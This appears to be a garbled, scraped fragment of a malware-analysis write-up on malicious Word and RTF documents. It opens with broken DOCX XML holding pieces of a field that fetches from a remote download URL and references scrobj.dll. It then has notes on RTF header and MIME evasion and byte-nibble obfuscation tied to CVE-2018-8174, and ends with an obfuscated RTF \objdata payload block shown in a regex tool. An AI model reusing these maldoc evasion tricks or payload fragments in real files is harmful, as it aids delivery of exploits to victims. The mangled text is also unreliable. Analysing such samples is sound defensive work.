w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrT     w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instxt>t</w:instrText :r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrTex\"</w:instrTextu /n /s /i:\"h\"</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrTe     ><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\t</w:instrT <w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>t</w:     w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\"</w:instrText></     r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>p://</w:instrText     w:r
w:rsidR="006B3798"><w:rPr><w:b/></w:rPr><w:instrText>downloads.</w:instrTe     ><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>sixflags-frightfest.c     et-ids scrobj.dll" "For Security
Reasons"</w:instrText></w:r><w:r w:rsidR="00513FA3" w:rsidRPr="00591163"><w:r     b/></w:rPr><w:instrText xml:space="preserve">
```

🎷 Good Vibrations 🎷

- 🕵MIME evasions ... "**{\rt**" vs "**{\rtf1**" ... "**%PDF**" not at 0.
- 🤦 Burning your 0day via symbols: "shellcode","exploit","heapspray",etc.
- 💣UTF-8 BOM (Byte Order Mark), dates back to April of 2013.
- 🌽 Chaff ...
- **February of 2018, RTF Byte-Nibble published by Kaspersky.**
    - ***April of 2018, CVE-2018-8174 0day ITW utilizes it.***


Patterns
Reference Sheet
Python
Copy Code
Match
Replace
Regular Expression
Ignore Case
Lazy
Single-line
Multi-line
Free Spacing
.\\'..
Replacement
Search Text
767 Matches
{\object\objautlink\objupdate\rsltpict\objw10\objh10\objscalex99\objsc
aley101{*\objclass Word.Document.8}{\objdata
017\'28052\'62004\'14006\'39029\'56006\'21003\'48003\'27095\'98003\'96
005\'88007\'376F4\'564C9\'35651\'44327\'944C6\'19491\'886E6\'746B8\'35
008\'46004\'48008\'59005\'23006\'31008\'72009\'91002\'65005\'78005\'19
0a5\'56005\'35001\'35d02\'98cf7\'19118\'97e05\'14a15\'58b18\'861a3\'44
e11\'46002\'23001\'46009\'96009\'94009\'62004\'51007\'31002\'67009\'15
002\'22001\'94004\'94003\'75001\'56004\'41009\'373e7\'98003\'16032\'92
008\'85fe5\'47ff8\'62098\'27001\'58067\'33007\'33002\'99003\'75008\'51
006\'67006\'46001\'69005\'25008\'17003\'98009\'17013\'54004\'63001\'24
008\'38013\'17002\'34004\'96004\'17006\'67001\'79007\'43009\'59001\'91
103\'29005\'94008\'98021\'71008\'75002\'29009\'62011\'25004\'94005\'92
003\'98fe2\'43ff6\'71ff9\'48ff8\'41008\'17008\'31006\'81006\'88006\'56
003\'86004\'26008\'52ff6\'91ff9\'16ff7\'88ff1\'89ff1\'69ff1\'82ff1\'35
ff9\'63ff4\'83ff3\'33ff8\'86ff7\'21ff4\'63ff8\'88ff8\'54ff7\'43ff5\'27
ff4\'27ff9\'84ff2\'12ff8\'76ff3\'52ff3\'31ff7\'54ff9\'68ff5\'93ff7\'41
ff4\'69ff7\'16ff7\'26ff7\'18ff5\'23ff7\'51ff6\'87ff8\'48ff8\'51ff1\'21
ff5\'22ff2\'85ff4\'93ff7\'85ff7\'62ff8\'47ff2\'51ff5\'24ff3\'27ff9\'14
ff4\'14ff5\'77ff1\'98ff9\'45ff6\'41ff8\'37ff9\'34ff4\'82ff2\'84ff3\'61
ff2\'74ff1\'43ff1\'42ff1\'98ff7\'39ff1\'11ff3\'95ff1\'53ff6\'91ff2\'42
ff7\'74ff4\'13ff5\'45ff5\'87ff3\'16ff1\'77ff7\'85ff3\'49ff2\'64ff8\'26
Replaced Text
Copy
{\object\objautlink\objupdate\rsltpict\objw10\objh10\objscalex99\objsc
aley101{*\objclass Word.Document.8}{\objdata